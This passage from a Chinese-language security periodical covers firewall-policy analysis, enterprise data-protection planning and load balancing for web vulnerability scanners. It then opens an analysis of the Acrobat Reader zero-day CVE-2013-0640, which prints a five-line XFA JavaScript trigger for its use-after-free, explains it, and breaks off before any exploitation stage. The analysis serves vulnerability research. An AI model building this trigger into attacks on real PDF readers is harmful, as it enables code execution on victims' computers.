
量的模式化分析。之后，设备可以通过自定义流量报表、综合报表的方式，按照时间周期统计 NTA 监控到的网络流量状况，满足对于流量的统计分析需要。

4.3.2 BVS

BVS 系统具有配置核查的功能，系统的主要工作原理是这样的，BVS 系统通过远程登录目标系统进行配置核查工作，然后以登录用户方式查询系统配置情况。通过两种途径获得的系统安全配置情况，在 BVS 系统中进行数据分析，然后将结果以报表的形式展现给用户。

4.3.3 系统整合

系统通过 NTA 进行流量采集之后，进行流量分析以及标准化



处理。使用 BVS 进行策略配置信息采集，之后，将两种信息进行比较。

4.4 应用的效果

系统通过对流经防火墙的流量进行采集分析，将防火墙配置进行标准化处理，将流量分析结果与防火墙配置间进行比对分析，可以产生以下效果：

- 防火墙策略配置采集中，可以对配置进行标准化处理，将很多厂家不同的配置整合到一个界面上，方便直观地满足管理需求；同时，可以在采集过程中对防火墙自身的安全配置进行检查，一举两得。
- 将流量分析结果与配置采集结果进行比对，可以清晰地展现流量与策略间的对应关系，可以展现出防火墙策略配置的有效性以及细粒度。
- 一次性使用，可以供给管理员进行参考，清理无效的防火墙策略；长期使用，对于可以减轻防火墙压力、降低策略问题带来的安全风险，最终制定操作性强的安全域防火墙配置检查规范，对保障管理信息系统稳定安全运行都具有非常巨大的作用。

参考文献

《XXXX 行业信息化建设安全防护设体系设计方案》
 《XXXX 二次系统安全防护总体方案》
 《信息安全等级保护管理办法》（公通字 [2007]43 号）
 《信息安全技术信息系统安全等级保护基本要求》

浅谈如何做好企业数据保护建设

专业服务部 刘凯

关键词：数据保护 数据防泄露 敏感信息保护 隐私保护 数据安全

摘要：本文从信息安全管理 and 安全技术角度出发，以数据保护目标为驱动，以业务安全评估为方法，对企业数据泄露的保护建设进行探讨。通过对企业信息安全建设的不同发展阶段总结，提出从企业“盲目自信”到“卓越运营”的不同过程中，数据保护建设可采取的不同目标和可操作的具体措施。最后，通过案例说明数据保护落实过程的经验。

引言

近年来频发的各种信息安全事件，个人隐私、敏感用户信息、业务数据非法买卖等不同程度的数据泄露事件再次给各企业敲响警钟，数据安全已危及到企业的生存发展。企业如何做好数据保护工作成为企业信息发展道路上一个尖锐的话题。企业的保护工作要向何方发展？企业当前的位置处于何处？企业有数据保护的哪些资源？还有那些差距？该如何减小差距？这些问题成为每个企业在数据保护建设中的重要思考点。

一、企业数据保护目标

要想真正落实好企业的数据保护工作，必须明确数据保护的目標。绿盟科技专业服务团队认为企业数据保护目标可以从管理角度、技术角度分别识别，同时结合企业不同发展阶段的信息安全需求而

定。企业应该具有坚定的决心，力争实现数据保护工作三年内达到行业内中等水平，五年内步入领先行列的建设目标。

(一) 管理角度的数据保护建设目标



图 1.1 管理角度的数据保护建设目标



图 1.2 技术角度的数据保护建设目标

绿盟科技专业服务团队从信息系统运维管理角度，总结了管理层面数据保护建设的基本目标，即识别开、管理全、防护住、监测出及追踪到，如图 1.1。

(二) 技术角度的数据保护建设目标


绿盟科技专业服务团队从防范黑客窃密、内部泄密角度，总结了技术层面数据保护建设的基本目标：，即进不来、找不到、拿不走、解不开、看不懂与用不了，如图 1.2。

二、企业信息安全建设发展阶段定位

企业的信息安全体系建设是随着企业的发展、业务的壮大，安全理解的深入、安全需求的精细而逐步建立完善起来的。任何企业的信息安全建设过程都必然经过各发展阶段，犹如人类漫漫历史长河一般。数据保护建设作为信息安全体系整体的一部分，只有清楚当前企业所处阶段的定位，才能更准确地落实数据保护建设工作。

(一) 企业信息安全保障能力成长阶段

2006 年 1 月 Gartner Inc. 对福布斯 2000 强企业的信息安全保障能力进行调查，总结



注：图中红色标注的部分代表了福布斯2000强企业不同阶段的百分比分布
来源：Gartner Inc. 2006年1月

图 1.3 企业信息安全保障能力成长阶段和分析

了企业信息安全保障能力成长一般经历的四个阶段，即盲目自信阶段、认知阶段、改进阶段与卓越运营阶段，并对 2000 强企业在不同阶段的百分比分布进行了分析和发布，如图 1.3。

Gartner Inc. 对企业信息安全保障能力成长一般经历的四个阶段的描述如表 1.1。

表 1.1 企业信息安全保障能力成长阶段

阶段名称	阶段描述
盲目自信阶段	普遍缺乏安全意识，对企业安全状况不了解，未意识到信息安全风险的严重性。
认知阶段	通过信息安全风险评估，企业意识到自身存在的信息安全风险，开始采取一些措施提升信息安全水平。
改进阶段	意识到局部的、单一的信息安全控制措施难以明显改善企业信息安全状况，开始进行全面的信息安全架构设计，有计划地建设信息安全保障体系。
卓越运营阶段	信息安全体系改进后，在拥有较为全面的信息安全控制能力的基础上，建立持续改进的机制，以应对安全风险的变化，不断提升安全控制能力。

▶▶ 行业热点




图 1.4 数据保护管理目标与信息安全保障能力成长阶段的关系




图 1.5 数据保护技术目标(技术措施)与信息安全保障能力成长阶段的关系

(二) 数据保护建设定位

在清楚定位企业当前所处的信息安全保障能力成长阶段后，就要根据企业当前的实际情况，选择数据保护建设的最适合途径。绿盟科技专业服务团队建议企业分别从管理和技术两方面，同时落实数据保护工作。

管理方面的落实途径推荐如图 1.4。

- 盲目自信阶段：尚无开展数据保护相关工作。
- 认知阶段：优先进行数据识别管理，配合技术手段做好基础安全防护管理。
- 改进阶段：深化数据识别管理，基本做到需保护数据全部囊括在内，同时完善防护管理，重点进行安全监测的落实和管理，可适当增加追踪处理的相关管理措施。

- 卓越运营阶段：全面深化各项数据保护管理，落实管理目标。技术方面的落实途径推荐如图 1.5。

- 盲目自信阶段：做好基本的边界安全防护，同时划分安全域，采取一般性的访问控制、身份鉴别与授权等技术措施。
- 认知阶段：深化安全域策略，同时加强访问控制、身份鉴别、授权、隐藏等技术手段；增加监控能力，落实行为审计、终端防护（DLP）、通讯监控与阻断及加密存储等措施，实现综合防范。
- 改进阶段：不断完善上述基本安全防范措施，引入专业的数据加密存储系统和部署全局的数据模糊化处理系统，实现由基本数据保护转向专业数据保护的里程碑。
- 卓越运营阶段：完善基本安全防范措施，继续深化专业数据保护，采用数据水印及数据干扰码等前沿技术落实技术目标。

三、数据保护建设的资源条件和差距规划

企业决心进行数据保护建设，在树立明确的目标、清楚的定位了落实途径后，还需要了解当前自身具备的条件和树立目标与当前的差距在哪里。

(一) 当前具备的资源条件

对于一般的企业，在企业信息安全建设过程中，或多或少都会采取一些安全防护措施，例如交换、路由的区域隔离、防火墙的访问控制、内部系统的账号管理及终端的防病毒管理等。数据保护建设依然要从这些基础措施做起，充分利用这些现有的安全防护措施，最大化地减少成本的投入，才是最佳的建设思路。

企业可以利用的常见数据保护建设的资源，如表 1.2。

(二) 当前条件与目标的差距规划

数据保护建设是任重道远的一项艰巨工作，需要逐步完善和实现最终的目标。因此，企业必须制定切实可行的行动规划，按照管理和技术两方面的落实途径，逐步开展。目标的差距规划可以参考图 1.4 数据保护管理目标与信息安全保障能力成长阶段的关系和

表 1.2 企业可利用的常见数据保护建设资源

分类	基础资源描述
边界安全防护和安全域划分	路由器、交换机、防火墙、隔离网关等隔离及访问控制措施
身份鉴别和授权	域控、单点登录及账号认证等措施
隐藏	默认端口的修改、不必要服务的关闭等措施
行为审计	各类网络监控，如 IDS、SG 及 SOC 等措施
终端防护	防病毒、终端准入控制及 DLP 等措施
通讯监控与阻断	IPS、Load Balancing 及 QoS 等措施




图 1.6 The Hype Cycle of Innovation

图 1.5 数据保护技术目标（技术措施）与信息安全保障能力成长阶段的关系。

需要注意的是，企业在差距规划中，结合自身情况综合衡量成本投入的同时，还要考虑各种数据保护技术的成熟度。2012 年 9 月，Gartner Inc. 发布《2012-2013 年技术曲线成熟度报告》中，将技术转化为生产力的能力成熟曲线分为五大阶段，分别为技术萌芽期、期望膨胀期、泡沫化的谷底期、稳步爬升的光明期及实质生产的高峰期，如图 1.6。

我们借助该成熟曲线，将本文中提及的非常见数据保护基础资源可能采用的技术措施进行对应，主要包括行为审计、终端防护（DLP）、数据加密存储、数据模糊化处理、数字水印及数据干扰码等，以帮助企业抉择该如何选择成熟的技术措施，如图 1.7。




图 1.7 数据保护建设中部分措施的技术能力成熟度

四、数据保护建设方法实践

绿盟科技专业服务团队通过多年实践，总结了对新建系统和现有系统两种情况的数据保护建设方法的最佳实践。对于新建系统，除考虑基础数据保护措施外，我们偏重采用威胁建模的方式分析数据泄露的风险可能性，以此来制定最佳的解决方案；对于现有系统，我们则偏重使用基于数据流程分析的数据泄露风险评估方法，以此来制定最佳的解决方案。

下面我们对第二种情况进行详细阐述。图 1.8 是对现有信息系统进行数据保护建设的一般性实践思路。

从图 1.8 可知，对现有系统的数据保护建设，大致可以分为数据的分级分类、数据生命周期的流程梳理、数据泄露的风险评估及数据保护解决方案的提出、数据保护措施逐步改进、优化五个过程。

（一）数据的分级分类

首先，需要对现有系统内数据信息进行分级分类，明确要保护的数据对象，并非所有的数据都是要保护的。数据的分级分类可以结合自身业务从“数据价值”和“敏感程度”

两个角度思考。数据价值一般需要考虑业务关联性和业务收益影响；敏感程度一般需要考虑内部保密要求和数据泄露对客户造成的影响。

(二) 数据生命周期的流程梳理

其次，需要进行数据生命周期的流程梳理，如图 1.9，明确在现有系统内外，数据产生到最终销毁的全过程中，数据操作的交互活动和数据的存在状态。数据操作的交互活动一般会包括创建、读取、修改和删除；数据的存在状态一般会包括使用、传输和存储。通过分析数据生命周期的各流程数据操作交互活动和数据存在状态，能够更准确地识别数据的每个细节。

(三) 数据泄露的风险评估

再次，在清楚数据的每个细节后，既要每个流程活动进行数据泄露的风险评估工作。通过评估的方法能够更全面、客观、准确

地找到风险点，为提出解决方案奠定理论基础。数据泄露的风险评估我们可以从正确性评估、有效性评估、脆弱性/威胁识别、利用路径评估四个主要过程实现，如图 1.10 所示。

表 1.3 是对四个主要过程实现的具体活动关键点说明。

表 1.3 数据泄露风险评估主要过程的具体活动和关注点

评估流程	评估活动	评估活动关注点
正确性评估	业务流分析、数据流分析	设计和实现的合理性、正确性
有效性评估	控制措施分析、失效和后果分析	实现控制的有效性、可能导致失效的原因、失效的影响
脆弱性/威胁识别	脆弱点分析、威胁树模式分析	客观存在的脆弱点和威胁
利用路径评估	利用场景分析、影响分析	对业务造成的影响

(四) 数据保护解决方案的提出与改进

最后，根据数据泄露风险评估的结果，对可接受和转移的风险，可以不采用更多的数据保护措施；而对于需要规避和减低风险，则更加重视，提出详细的解决方案，指导数据保护建设工作。同时，在数据保护建设长期工作中，还要进行定期的类似评估，使得这项工作不断地开展下去。

五、总结

企业的保护建设需要循序渐进地开展，本文从建设理论到最佳实践，为企业数据保护工作提供了参考和建议，希望企业自身更加重视数据保护工作的落地，推进企业信息安全体系的不断发展和完善，不要让数据泄露事件成为企业光辉形象的一个污点。



图 1.8 数据泄露风险评估制定解决方案的实践思路



图 1.9 数据信息的一般性生命周期



图 1.10 数据泄露的风险评估流程

负载均衡技术在Web扫描器中的应用

西安研发中心 张龙 产品推广部 江会珍

关键词：Web 站点 漏洞扫描 分布式 负载均衡

摘要：本文对负载均衡技术进行介绍，阐述了 Web 扫描器在扫描超大规模 Web 站点时所面临的问题，从而引入了分布式和负载均衡的概念，着重讨论了负载均衡在 Web 扫描器中的应用和所能达到的效果。

一、引言

近年来，Web 站点随着互联网技术的不断发展呈现出爆炸式的增长，Web 站点已广泛应用于各公共领域（政治、经济、文化与国防等）以及个人领域（娱乐、咨询、交流和沟通等），与此同时，Web 站点也因其互联、开放等特性，频繁遭受黑客 SQL 注入、网页挂马及跨站脚本等攻击。根据 Gartner 的统计分析，目前黑客对网络的攻击有 75% 以上是基于应用层的，且这一数据还在不断上升。

在信息安全领域里，对网络攻击的事中防护和事后补偿不如先做到事先预防。Web 应用漏洞扫描器（以下简称 Web 扫描器），可以先于黑客发现 Web 站点潜在的各种安全漏洞并及时给出专业修复建议，能够有效解决 Web 应用维护面临的挑战，同时也能满足自监管层的合规要求，得到了越来越广泛的认可和应用。

然而，随着 Web 扫描器的广泛应用，面临着一个重要问题，即需要扫描的 Web 站点越来越多，站点规模越来越大，Web 扫描器

由于性能瓶颈难以在短时间内完成扫描，从而影响其业务的快速完整交付。因此，如何有效保障 Web 扫描器快速完整的扫描，成为 Web 安全厂商急需解决的难题。

二、负载均衡的必要性

很多 Web 扫描器在设计之初，并未考虑到扫描任务业务量的爆炸式增长，当单一设备根本无法承担日益增加的业务量时，可以有两个选择，即升级硬件系统和采用分布式部署。

如果扔掉现有设备去做大量的硬件升级，这样将造成现有资源的浪费，而且如果再面临下一次业务量的提升，这又将导致再一次硬件升级的高额成本投入，因为性能再卓越的设备也不能满足日益增长业务量的需求。

而分布式部署建立在现有网络结构之上，通过扩展 Web 扫描器增加扫描任务处理能力。分布式部署采用可扩展的系统结构，利用多台 Web 扫描器共同分担扫描任务，不但解决了单台 Web 扫描器

的性能瓶颈问题，还提高了整个 Web 扫描平台的可靠性、可用性和扩展性。

因此，为了满足 Web 扫描器对多个大规模站点的快速扫描需求，Web 安全厂商往往通过采用多台 Web 扫描器分布式部署的方式来提高扫描的整体速率。典型分布式部署方案主要包含：集中管理中心父节点和下级子节点，父节点统筹管理子节点，将多个扫描任务分配至各子节点执行并收集子节点运行状态和任务扫描报告等信息。典型分布式部署拓扑结构如图 2.1 所示。




图 2.1 典型的分布式部署拓扑结构

在实际分布式部署环境中，人们注意到父节点管理的多个子节点在某一时刻，一些子节点的负载很重而另外一些子节点的负载

则很轻。因此，需要在父节点采用有效的负载均衡策略，以提高整个系统资源的利用率。

通过负载均衡，父节点可动态检查各个子节点的状态，并根据预设的规则将扫描任务分配给最有效率的子节点完成，从而实现合理的任务分配，使每个 Web 扫描器子节点的处理能力得到充分的发挥，扩展 Web 扫描平台的整体处理能力，提高 Web 扫描平台的整体性能。

通过负载均衡，能够给分布式 Web 扫描平台带来两方面的价值：

1. 提高业务处理能力。通过负载均衡，Web 扫描器父节点能够根据各子节点的业务处理能力智能分配扫描任务，使每个子节点的扫描能力达到最大化，提高整个 Web 扫描平台的处理性能，提高 Web 站点扫描速度。

2. 实时掌握健康状况。通过负载均衡，Web 扫描器父节点能够实时掌握各子节点的健康状况，一旦某子节点出现故障或者超负载运行，则父节点可通过策略调整绕过故障子节点，即不把扫描任务分配给故障子节点上，利用其余正常的子节点继续执行任务，在部分子节点故障的情况下，保障整个 Web

扫描平台业务仍然可正常运作。

三、负载均衡介绍

3.1 负载均衡的基本概念

负载均衡 (Load balancing) 是一种计算机网络技术，用来在多个计算机 (计算机集群)、网络连接、CPU、磁盘驱动器或其他资源中分配负载，以达到优化资源使用、最大化吞吐率、最小化响应时间，同时避免过载的目的。

负载均衡有两方面的含义：首先，大量的并发访问或数据流量分担到多台节点设备上分别处理，减少用户等待响应的时间；其次，单个重负载的运算分担到多台节点设备上做并行处理，每个节点设备处理结束后，将结果汇总，返回给用户，系统处理能力得到大幅度提高。

3.2 负载均衡的原理说明

负载均衡主要承担两个角色：

1. 负载均衡将用户请求根据一定的调度算法，合理地分发到内部的服务器端进行处理。对用户而言，内部的服务器端是透明的。因此，负载均衡起到关键作用，用户对内部服务器端的请求访问以及内部服务器端响应

信息返回给用户，都需要负载均衡来调度。

2. 负载均衡需要识别和发现后面的服务器是否能正常工作。当有且仅有两台服务器，且一台为 active，另一台为 standby 时，该系统演变为典型的双冗余备份系统。此时负载均衡设备需要能智能切换 standby 和 active 的服务器。

负载均衡使用的调度 (Scheduling) 算法简称负载均衡算法，它是负载均衡的核心，用于决定将前端用户请求发送到哪一个后台服务器。负载均衡算法有各种各样，从大的方面，又可以分为两大类：

1. 非持续性算法 (Non-Persistent)

一个客户端的不同的请求可能被分配到一个实际服务组中的不同的实服务器上进行处理。主要有轮循算法、加权轮询算法、最少连接算法与响应速度算法等。

2. 持续性算法 (Persistent)

从一个特定的客户端发出的请求都被分配到一个实服务组中的同一个实服务器上进行处理。主要包括基于 IP 的算法、基于报头 / 请求的算法及基于 Cookie 的算法等。

最简单的是随机选择和轮询。更为高级的负载均衡器会考虑其它更多的相关因素，如后台服务器的负载、响应时间、运行状态、活动连接数、地理位置、处理能力或最近分配的流量等。

四、负载均衡在 Web 扫描器中的应用

Web 扫描器最核心的工作模块为 Web 扫描引擎。Web 扫描引擎作为一个支持多任务的服务运行，与产品端通过网络通信进行交互。产品通过向 Web 扫描引擎发送一条消息来创建 / 暂停 / 停止 /

续扫一个任务，而 Web 扫描引擎则通过消息告诉外界自己的状态、已经爬取的链接和已经检测到的漏洞。

当需要对多个大规模 Web 站点扫描时，一台独立的 Web 扫描器设备无法满足扫描性能要求。因此，就需要引入分布式部署和负载均衡机制，实现多站点任务的批量扫描。下面重点介绍该应用场景下负载均衡在 Web 扫描器中的应用，架构如图 4.1 所示。




图 4.1 分布式 Web 扫描平台架构

在分布式 Web 扫描平台中，集中管理中心集中管理下级扫描引擎，并对这些扫描引擎做扫描任务负载均衡。主要包含如下步骤：

1. 任务获取：收集产品端分配的各个扫描任务的相关信息（扫描策略、执行时间等）。
2. 引擎状态反馈：收集和维持各扫描引擎节点的资源使用情况（CPU、内存及任务进度等）。

3. 任务调度：根据各扫描引擎节点的负载情况，计算各节点的权重，将产品端分配的扫描任务划分成不同的子任务，按照权重分配给不同的节点。

4. 任务信息反馈：回收各扫描引擎执行扫描任务的结果，汇总后转交至产品端。

五、典型应用场景

为保证国内某大型运营商在全国各省市门户网站的安全正常工作和运行，运营商集团决定在各省市分支机构部署分别 Web 扫描器对门户网站定期执行 Web 漏洞扫描，以便及时发现门户网站的安全漏洞。然而在实际使用中发现各省市网站规模大小参差不齐，有些省市网站较大规模较大，单台 Web 扫描器无法满足其扫描需求，有些省市网站较少规模较小，单台 Web 扫描器资源有富余。基于上述情况，建议采用分布式负载均衡的方式部署 Web 扫描平台。

部署方式如下：

在集团总部部署父节点 Web 扫描器作为集中管理中心，负责总体评估策略定义、任务下发、报表整合及子节点管理等。在各省市分支机构部署子节点 Web 扫描器作为下级节点，子节点执行父节点下发的任务，扫描完成后将扫描报告上传到父节点。父节点将所有网站扫描报告汇总后形成整体安全漏洞管理解决方案。部署方式如图 5.1 所示。

通过分布式负载均衡部署，很好地满足了该运营商门户网站的安全需求：

1. 通过部署 Web 扫描器定期对网站安全状态进行检测和评估，提高网站应用安全，增强网站抵御黑客攻击能力。




图 5.1 Web 扫描器分布式部署架构图

2. 采用分布式部署，集团总公司可对各省市分支机构网站集中管理，如定期下发扫描任务、统一扫描结果收集等。

3. 通过负载均衡，有效解决了部分省市分支机构网站多、规模大，单台 Web 扫描器无法独立完成的问题，负载均衡可协调多台 Web 扫描器对大规模站点同时高效扫描，极大地提高了 Web 扫描器的扫描处理能力，可快速完成大规模网站的扫描。

六、总结

使用 Web 扫描器对 Web 站点进行漏洞检测和评估，已成为保障 Web 站点安全至关重要的环节。对单台 Web 扫描器在扫描大量站点或者超大规模单个站点时面临的性能问题，可通过分布式负载均衡的方式解决。负载均衡技术在 Web 扫描器中应用可达到最大化资源的使用率，促进 Web 扫描器在较短时间内完成扫描任务，推动 Web 扫描器在 Web 安全市场更为广泛的应用。

PDF 0day CVE-2013-0640分析

安全研究部 刘业欣 曲富平

关键词:PDF 0day exploit · 漏洞利用

摘要:本文对2月份著名的PDF 0day CVE-2013-0640的原理和利用进行了详细的分析。

引言

若干年前,PDF可以算是Adobe产品的重灾区,隔三差五就会爆出个漏洞,这主要是因为Adobe在软件开发时对安全不够重视而导致的。由于代码量巨大,Adobe很难在产品中全面迅速地推进SDL,不过在多个0Day爆发后,Adobe终于顶不住客户的压力而使出了杀手锏——与微软合作在Acrobat Reader上加上了沙盒,PDF 0day终于消停了。将近2年的时间里,虽然9.x的Acrobat Reader还是受一些0day的困扰,但10.x及之上的版本都相安无事。终于到2013年2月,Acrobat Reader的不破金身结束了,在一系列可以媲美duqu的高级攻击中,FireEye发现了CVE-2013-0640和CVE-2013-0641。

CVE-2013-0640用于完成在受限进程中实现任意代码执行,而CVE-2013-0641则完成绕过沙盒执行高权限代码的任务。

由于篇幅所限,本文只对第一个漏洞CVE-2013-0640进行分析。

一、原理

CVE-2013-0640可以通过下列5行JS脚本来触发(还需要特定的XFA模板):

```
function exploit_it(node) { xfa.resolveNode("xfa.form.form1.#pageSet.  
page1.#subform.field0.#ui").oneOfChild = node; }  
  
node1 = xfa.resolveNode("xfa.form.form1.#pageSet.  
page1.#subform.field0.#ui");  
  
node2 = xfa.resolveNode("xfa.form.form1.#pageSet.  
page1.#subform.field0.#ui.#choiceList");  
  
xfa.resolveNode("xfa.form.form1.#subform.rect1").keep.
```


```
previous = "contentArea";
timeout = app.setTimeout("exploit_
it(node2);",500);
```

具体代码执行过程如图：

1. 首先执行的是第二行代码，创建了 node1。node1 是一个 XFA UI 对象，其对象的引用计数是 2。
2. 接下来执行第三行代码，创建了 node2。node2 是一个 XFA GenericNode 对象，其父节点指针指向 node1，此时 node1 和 node2 对象的引用计数都是 3。
3. 第四行代码是触发该漏洞的关键代码，通过给一个 XFA 节点的 keep.previous 属性赋值，让 XFA 引擎重新布局，释放所有 XFA 对象。
4. 第五行代码利用 app.setTimeout 函数让 XFA 对象真正释放。此时由于 XFA 的某些对象被 JS 脚本引用，如 node1 和 node2，因此 node1 和 node2 对象不会真正释放，只是引用计数分别变为了 1 和 2。但 node1 和 node2 对象中的 XFA Module 对象已经释放，其指针变成了空指针，这为

后面的漏洞触发创造了条件。

